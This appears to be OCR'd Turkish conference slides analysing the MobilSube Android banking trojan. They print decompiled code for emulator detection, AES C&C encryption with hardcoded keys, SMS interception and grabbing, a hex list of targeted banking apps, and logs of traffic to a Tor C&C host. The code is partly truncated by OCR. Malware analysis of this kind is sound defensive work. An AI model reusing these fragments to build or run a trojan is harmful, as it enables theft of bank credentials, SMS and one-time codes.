        "sdk_x86".equals(Build.PRODUCT) ||
        "vbox86p".equals(Build.PRODUCT) ||
        Build.FINGERPRINT.contains("generic") ||
        Build.MANUFACTURER.contains("Genymotion") ||
        Build.MODEL.contains("Emulator") ||
        Build.MODEL.contains("Android SDK built for x86")) {
        valueOf = Boolean.valueOf(true);
    }
    if (Build.BRAND.contains("generic") && Build.DEVICE.contains("generic")) {
        valueOf = Boolean.valueOf(true);
```

MobilSube 2016

- Yayılma Şekli ?
  - Phishing - SMS










HACKTRICK
SİBER GÜVENLİK KONFERANSI

MobilSube 2016 - Phishing



MobilSube 2016 - Kurulum





HACKTRICK
SİBER GÜVENLİK KONFERANSI

B1_ACKB0X
SİBER MÜCADELE TAKIMI

MobilSube 2016 - C&C İletişimi

- HTTPS
- **TOR**

https://wsecg2lerwymxota.onion.to	GET	/socket.io/?EIO=3&transport=polling&r_var=89014103211118510720
https://wsecg2lerwymxota.onion.to	GET	/socket.io/?EIO=3&transport=polling&r_var=89014103211118510720
https://wsecg2lerwymxota.onion.to	POST	/socket.io/?EIO=3&sid=NQWCJDh6PXCDO8c4AAO9&transport=polling&r_var=89014103211118510720
https://wsecg2lerwymxota.onion.to	POST	/socket.io/?EIO=3&sid=NQWCJDh6PXCDO8c4AAO9&transport=polling&r_var=89014103211118510720
https://wsecg2lerwymxota.onion.to	POST	/socket.io/?EIO=3&sid=GVx4jBoBjE7YyYNOAAO8&transport=polling&r_var=89014103211118510720
https://wsecg2lerwymxota.onion.to	POST	/socket.io/?EIO=3&sid=NQWCJDh6PXCDO8c4AAO9&transport=polling&r_var=89014103211118510720
https://wsecg2lerwymxota.onion.to	POST	/socket.io/?EIO=3&sid=NQWCJDh6PXCDO8c4AAO9&transport=polling&r_var=89014103211118510720
https://wsecg2lerwymxota.onion.to	POST	/socket.io/?EIO=3&sid=GVx4jBoBjE7YyYNOAAO8&transport=polling&r_var=89014103211118510720
https://wsecg2lerwymxota.onion.to	POST	/socket.io/?EIO=3&sid=GVx4jBoBjE7YyYNOAAO8&transport=polling&r_var=89014103211118510720
https://wsecg2lerwymxota.onion.to	POST	/socket.io/?EIO=3&sid=NQWCJDh6PXCDO8c4AAO9&transport=polling&r_var=89014103211118510720
https://wsecg2lerwymxota.onion.to	POST	/socket.io/?EIO=3&sid=NQWCJDh6PXCDO8c4AAO9&transport=polling&r_var=89014103211118510720
https://wsecg2lerwymxota.onion.to	POST	/socket.io/?EIO=3&sid=GVx4jBoBjE7YyYNOAAO8&transport=polling&r_var=89014103211118510720
https://wsecg2lerwymxota.onion.to	POST	/socket.io/?EIO=3&sid=GVx4jBoBjE7YyYNOAAO8&transport=polling&r_var=89014103211118510720
https://wsecg2lerwymxota.onion.to	POST	/socket.io/?EIO=3&sid=NQWCJDh6PXCDO8c4AAO9&transport=polling&r_var=89014103211118510720

MobilSube 2016 - POST Encryption

```
public final <T> T m149a(String str, T t, Class<T> cls) {
    HttpParams basicHttpParams = new BasicHttpParams();
    HttpConnectionParams.setConnectionTimeout(basicHttpParams, this.f240a);
    HttpConnectionParams.setSoTimeout(basicHttpParams, this.f241b);
    DefaultHttpClient defaultHttpClient = new DefaultHttpClient(basicHttpParams);
    HttpUriRequest httpPost = new HttpPost(str);
    try {
        httpPost.addHeader("Authorization", "Basic " + C0541a.m152a("username:2cdb5aac-2140-46aa-b848-2421b9c9a864".getBytes()));
        String entityUtils = EntityUtils.toString(new StringEntity(new GsonBuilder().create().toJson((Object) t), "UTF-8"), "UTF-8");
        Log.i("Response String", entityUtils);
        try {
            httpPost.setEntity(new StringEntity(C0549i.m168a(new C0549i().m171a(entityUtils))));
            httpPost.setHeader("User-Agent", "Mozilla/5.0 (Linux; U; Android ; ) AppleWebkit (KHTML, like Gecko) Version/4.0 Mobile Safari");
            httpPost.setHeader("Accept", "application/json");
            httpPost.setHeader("Content-type", "application/json");
            httpPost.setHeader("Accept-Encoding", "gzip");
            HttpResponse execute = defaultHttpClient.execute(httpPost);
            HttpEntity entity = execute.getEntity();
            if (entity != null) {
                InputStream content = entity.getContent();
                Header firstHeader = execute.getFirstHeader("Content-Encoding");
                InputStream gZIPInputStream = (firstHeader == null || !firstHeader.getValue().equalsIgnoreCase("gzip")) ? content : new GZIPIr
                String a = m148a(gZIPInputStream);
                gZIPInputStream.close();
                return new GsonBuilder().create().fromJson(a, (Class) cls);
```

MobilSube 2016 - POST Encryption

```
POST /b030216/teatgate.php HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.4; Google Nexus 7 2013 - 4.4.4 - API 19 - 1200x1920 Build/KTU84P)
[redacted]
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded
Content-Length: 309

post=eyJyZXN0YXJ0IjowLCJtb2RlbCI6Ikdvb2dsZSBOZXh1cyA3IDIwMTMgLSA0LjQuNCAtIEPQSSAx
OSAtIDEyNDB4MTkyMCIsInBob25lIjoiNTU1NTUyNTU1NTQiLCJvcHNvcyI6IkFuSHJvaWQiLCJp
bWVpIjoiNDAwNDAwNDAwNDAwNDAwIiwicHJlSml4IjoicmljcGQiLCJkSWSzbXMiOiJjb20uYW5k
cm9pC5tbXMiLCJtSXRob2QiOiJySXBvcnQiLCJaYW5nIjoiVVMiLCJ2SXJzSGaiOjE5fQ==
```

HACKTRICK
SİBER GÜVENLİK KONFERANSI

B1_ACKB0X
SİBER MÜCADELE TAKIMI

MobilSube 2016 - C&C Encryption

```
public final class C0549i {
    /* renamed from: a */
    private String f267a = "fedcba2578963214";
    /* renamed from: b */
    private String f268b = "9685752515abcdef";
    /* renamed from: c */
    private IvParameterSpec f269c = new IvParameterSpec(this.f267a.getBytes());
    /* renamed from: d */
    private SecretKeySpec f270d = new SecretKeySpec(this.f268b.getBytes(), "AES");
    /* renamed from: e */
    private Cipher f271e;

    public C0549i() {
        try {
            this.f271e = Cipher.getInstance("AES/CBC/NoPadding");
        } catch (NoSuchAlgorithmException e) {
            e.printStackTrace();
        } catch (NoSuchPaddingException e2) {
            e2.printStackTrace();
        }
    }
```

MobilSube 2016 - C&C Encryption


```
injectslist:6f72672e7765737470616632e62616e6b5e636f6d2e7765737470616632e6361736874616e6b5e61752e636f6d2e7765737470616632e6f6e6c696e65696e7665737469
6e675e6f72672e62616e6b696e672e7765737470616632e706179776179 5e636f6d2e7265762e6d6f62696c6562616e6b696e672e7765737470616635e636f6d2e7765737470616632e696c6c756d696e6174655e636f6d2e62656e6469676f62616e6b2e6d6f62696c655e636f6d2e636f6d6d62616e6b2e6e657462616e6b5e6f72672e737467656f7267652e62616e6b5e61752e636f6d2e6e61622e6d6f62696c655e61752e636f6d2e62616e6b776573742e6d6f62696c655e636f6d2e616b626
16e6b2e616e64726f69642e617070732e616b62616e6b5f646972656b745e636f6d2e66696e616e7362616e6b2e6d6f62696c652e6365707375626555e66696e616e7362616e6b2e656e706172615e636f6d2e706f7a6974726f6e2e6973636575e636f6d2e77662e77656c6c7366617267 6f6d6f62696c655e636f6d2e77662e77656c6c7366617267 6f6d6f62696c652e7461626c65745e636f6d2e77656c6c7366617267 6f2e6365 6f6d6f62696c655e636f6d2e77656c6c7366617267 6f2e6d6f62696c652e6d65726368616e745e636f6d2e746d6f627465636 82e68616c6b62616e6b5e636f6d2e7a6972616174 2e7a6972616174 6d6f62696c5e61752e636f6d2e6d6562616e6b2e62616e6b696e675e636f6d2e616e7a2e616e64726f69642e676f6d6f6e65795e6e7a2e636f2e616e7a2e616e64726f69642e6d6f62696c652e616e6b696e675e6e7a2e636f2e7765737470616635e6e7a2e636f2e617362 2e6173626d6f62696c655e6e7a2e636f2e626e7a2e64726f696462616e6b696e675e6e7a2e636f2e6b6977696 2616e6b2e6d6f62696c655e636f6d2e796b622e616e64726f69645e636f6d2e76616b69666 2616e6b2e6d6f 62696c655e636f6d2e676172616e74692e6365707375626573695e62697a2e6d6f62696e65782e616e64726f69642e617070732e6365705f7369667265 6d6174696b7c636f6d2e706179706 c2e616e64726f69642e70327 06d6f62696c655e636f6d2e656261792e6d6f62696c655e636f6d2e696e737461677261 6d2e616e64726f69645e636f6d2e696e737461677261 6d2e6c61796f75747c636f6d2e736b7970652e726169646 5725e636f6d2e77 6861747361707 05e636f6d2e676f6f676c652e616e64726f69642e676f6f676c65717569636b7365617263682 6f785e636f6d2e616e64726f69642e76656e64696e675e636f6d2e676f6f676c652e616e64726f69642e6d7 57369635e636f6d2e676f6f676c652e616e64726f69642e617070732e706c75735e636f6d2e616e64726f69642e6368726f6d655e636f6d2e676f6f676c652e616e64726f69642e617070732e6d6170735e636f6d2e676f6f 676c652e616e64726f69642e796f7574756265 5e636f6d2e676f6f676c652e616e64726f69642e617070732e70686f746f735e636f6d2e676f6f676c652e616e64726f69642e617070732e626f6f6b735e636f6d2e676f6f6 76c652e616e64726f69642e617070732e646f63735e636f6d2e676f6f676c652e616e64726f69642e617070732e646f63732e656469746f72732e646f63735e636f6d2e676f6f676c652e616e64726f69642e766964656f73 5e636f6d2e676f6f676c652e616e64726f69642e676d
```


- com.XBANK.android.apps.XBANK
- com.YBANK.android
- com.ZBANK.mobile
- com.BBANK.cep
- com.CBANK.Cmobil
- com.ebay.mobile
- com.instagram.android
- com.android.chrome
- com.google.android.apps.maps
- com.google.android.youtube

HACKTRICK
SİBER GÜVENLİK KONFERANSI

B1_ACKB0X
SİBER MÜCADELE TAKIMI

MobilSube 2016 - Komut Çalıştırma

```
public static String f13A = "content://sms";
/* renamed from: B */
public static String f14B = "/";
/* renamed from: C */
public static String f15C = "_id";
/* renamed from: D */
public static String f16D = "read";
/* renamed from: E */
public static String f17E = "_id=?";
/* renamed from: F */
public static String f18F = "POST";
/* renamed from: G */
public static String f19G = "post=";
/* renamed from: H */
public static String f20H = "injectslist:";
/* renamed from: I */
public static String f21I = "com.android.system.GC.Service";
/* renamed from: J */
public static String f22J = "report";
/* renamed from: K */
public static String f23K = "deleted";
/* renamed from: L */
public static String f24L = "\\^";
/* renamed from: M */
public static String f25M = "instapps";
/* renamed from: N */
public static String f26N = "listmessage";
/* renamed from: O */
public static String f27O = "opendialog";
/* renamed from: P */
public static String f28P = "closedialog";
/* renamed from: Q */
public static String f29Q = "common";
/* renamed from: R */
public static String f30R = "pack";
/* renamed from: S */
public static String f31S = "address";
/* renamed from: T */
public static String f32T = "body";
/* renamed from: U */
public static String f33U = "System is updated : ";
/* renamed from: V */
public static String f34V = "%02d:%02d:%02d";
/* renamed from: W */
public static String f35W = "Alert";
/* renamed from: X */
public static String f36X = "stop_sms_grab";
```

```
public static String f41c = C0000a.m0a()[0];
/* renamed from: d */
public static String f42d = C0000a.m0a()[6];
/* renamed from: e */
public static String f43e = "uniquid";
/* renamed from: f */
public static String f44f = "";
/* renamed from: g */
public static String f45g = "phnumb";
/* renamed from: h */
public static String f46h = "Unknown";
/* renamed from: i */
public static String f47i = "install";
/* renamed from: j */
public static String f48j = "installed";
/* renamed from: k */
public static String f49k = "MyWakeLock";
/* renamed from: l */
public static String f50l = "isadmin";
/* renamed from: m */
public static String f51m = "method";
/* renamed from: n */
public static String f52n = "prefix";
/* renamed from: o */
public static String f53o = "imei";
/* renamed from: p */
public static String f54p = "phone";
/* renamed from: q */
public static String f55q = "opsos";
/* renamed from: r */
public static String f56r = "model";
/* renamed from: s */
public static String f57s = "versdk";
/* renamed from: t */
public static String f58t = "lang";
/* renamed from: u */
public static String f59u = "defsms";
/* renamed from: v */
public static String f60v = "UTF-8";
/* renamed from: w */
public static String f61w = "sms_send";
/* renamed from: x */
public static String f62x = "smsgrab";
/* renamed from: y */
public static String f63y = "text";
/* renamed from: z */
public static String f64z = "sended";
```

HACKTRICK
SİBER GÜVENLİK KONFERANSI


B1_ACKB0X
SİBER MÜCADELE TAKIMI

MobilSube 2016 - ....

```
}
if (Consts.TRACK_GEO.equals(tokens[0])) {
    abortBroadcast();
    locate = new Intent(context, LocatorService.class);
    locate.putExtra("SENDTO", address);
    Log.i(TAG, "Starting LocatorService");
    context.startService(locate);
} else if (Consts.TRACK_NET.equals(tokens[0])) {
    abortBroadcast();
    Intent netintent = new Intent();
    netintent.setAction("com.murat[redacted].services.ServiceStart");
    context.sendBroadcast(netintent);
} else if (PreferencesHelper.GetPref(contex                                    ns[0])) {
    if (PreferencesHelper.GetPref(context,                                     ss)) {
        abortBroadcast();
        smsBilgi = "YONLENDIRME-" + Prefere                                    ACK_SMS_ENABLE) + " BILDIRIMLERI KAPAT-" + Pr
        locate = new Intent(context, Messag
        locate.putExtra("SENDTO", address);
        locate.putExtra("BODY", smsBilgi);
        context.startService(locate);
    }
```

MobilSube 2016 - ....

```
}
if (Consts.TRACK_GEO.equals
    abortBroadcast();
    locate = new Intent(con
    locate.putExtra("SENDTO
    Log.i(TAG, "Starting Lo
    context.startService(lo
} else if (Consts.TRACK_NET
    abortBroadcast();
    Intent netintent = new
    netintent.setAction("co
    context.sendBroadcast(n
} else if (PreferencesHelpe
    if (PreferencesHelper.G
        abortBroadcast();
        smsBilgi = "YONLEND
        locate = new Intent
        locate.putExtra("SE
        locate.putExtra("BO
        context.startServic
    }
```





```
" BILDIRIMLERI KAPAT-" + Pr
```

HACKTRIC
SİBER GÜVENLİK KONFERA

B1_ACKB0X
SİBER MÜCADELE TAKIMI

MobilSube - Kontrol Paneli




HACKTRIC
SİBER GÜVENLİK KONFE

B1_ACKB0X
SİBER MÜCADELE TAKIMI


MobilSube 2017-8


- **Belirgin Özellikler ?**
  - MiTB
  - Sahte Güncelleme Ekranı
  - OTP hırsızlığı
  - Root Detection
  - Hybrid App (Cordova)

```
public final class C0255t {
    public static final String IIiIiIIiIi = "[redacted]_sayacsiz";
    public static final String IiIiiiiiII = "1.0";
    public static final String IiiIIIiiIi = "com.android.mob";
    public static final String IiiIIiiIiI = "release";
    public static final boolean iIIIIIiIII = false;
    public static final int iIiiIiiIii = 1;
}
```



MobilSube 2017-8








HACKTRICK
